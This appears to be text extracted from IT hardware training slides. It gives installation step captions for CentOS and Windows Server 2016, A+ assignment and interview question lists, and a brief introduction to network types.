
Step 6: CentOS – Welcome Screen – language Preference




Step 7: CentOS – Welcome Screen – Keyboard Preference




Step 8: CentOS – Welcome screen – Privacy




Step 9: CentOS – Welcome Screen – All done



Step 10: CentOS – Network Setup




Installation Process Windows Server-2016




Windows Server 2016

MIUGOM2 26LVL 50JP


Step 1: Installation Process




Step 2: Install Now




Step 3: Select One the Windows Server Editions




Step 4: I Accept The license Terms




Step 5: Custom: Install Windows Only




Step 6: Select The Disk You Want To install the Widows




Step 7: Now the Server Copies All the Files To the Disk



Step 9: After The Reboot Type A complex Password



Step 10: Press Ctrl+Alt+Del



Hardware A+ Assignment

- What is Hardware ?
- Computer Hardware ?
- How many types of Hardware components ?
- What is computer keyboard ?
- How many types of Connection keyboard ?
- Parts of the computer keyboard ?
- What is Computer Mouse ?
- How many types Mouse ?
- Computer Mouse Ports ?

Hardware A+ Assignment

- What is System Cabinet ?
- How many types of Cabinet ?
- What is SMPS ?
- How many types of SMPS ?
- How many Connectors of SMPS ?
- What Hard disk Drive ?
- How many types of Component Hard Disk ?
- What is File System ?
- How many types of File System ?

Hardware A+ Assignment

- How many types of partition ?
- How many types of interface in HDD ?
- What is SSD, ODD ?
- SSD VS HDD ?
- Full Form of CD, DVD ?
- How many types of CD Drive ?
- What is BIOS & Full Form Of BIOS ?
- What is GTP ?
- What is Difference between bios & UEFI ?

Hardware A+ Assignment

- What is BIOS Security ?
- What is Software ?
- How many types of Software ?
- What is Motherboard ?
- How many types Of Motherboard ?
- How many types of Motherboard Components ?
- How many types of Expansion Slot ?
- What is Printer & Scanner ?
- Types of Printer ?

Hardware A+ Assignment

- **Types Of Scanner ?**
- **How many types Connectors Printer and Scanner ?**
- **What is RAM ?**
- **How many types of RAM ?**
- **What is Mobile Device ?**
- **Types of Mobile Device ?**
- **What is Mobile Operating System ?**
- **Popular Mobile OS ?**
- **Mobile Device Security ?**

Hardware A+ Assignment

- Tools For Assembling And Disassembling ?
- What is Processors ?
- Types of Processors ?
- What is Cables & Ports ?
- How many Types Cables & Ports ?
- SMPS Trouble Shooting Step by Step ?
- HDD Trouble Shooting Step by Step ?
- Which Software is Use a HDD Rapier?
- What happened when power supply issues occur?

Hardware A+ Assignment

- Are malware issues a cause for the computer to Reboot?
- Explain about a Frozen Computer?
- How to troubleshoot a wireless mouse?
- What is firmware?
- How many types of upgrade Firmware?
- What is Booting?
- How many types of sources booting?
- List the different sources of printer drivers. What are the steps to install a printer driver?

Hardware A+ Assignment

- Discuss the ways you can share a network printer?
- What is OS?
- How to install win 7, 10, Centos server2016 in VMware?

Hardware Interview Questions

- Tell Me About Yourself ?
- What is your greatest weakness ?
- What is your strength ?
- Why did you leave your last Job ?
- Why should we hire you ?
- What can expect from you in your first 90 day ?
- What is Hardware ?
- What is Computer ?
- What are The Different Function Of a Computer ?

Hardware Interview Questions

- **No Display issue**
- **BSOD**
- **VGA & HDMI**
- **SMPS**
- **System Hanging issue**
- **Driver Installation Software**
- **OS Installation Windows, Linux , Windows server 2016**
- **Firmware update**
- **SSD VS HDD**

Hardware Interview Questions

- **What is RAM**
- **Installing A Printer & Scanner**
-

What is Network

Basics of computer network

- Explain Network and types of network
- Understand and compare Broad Network categories
- Explain benefits of networking

What is Network

- A network is a group of two or more computer systems, which are linked together. It also consists of a collection of computers, printers, scanner and other devices that are connected together.




Types Of Network

- PAN
- LAN
- CAN
- MAN
- WAN

LAN

- LAN stands for local area network. It is used to network computers within a limited area like office, school by using the network media.



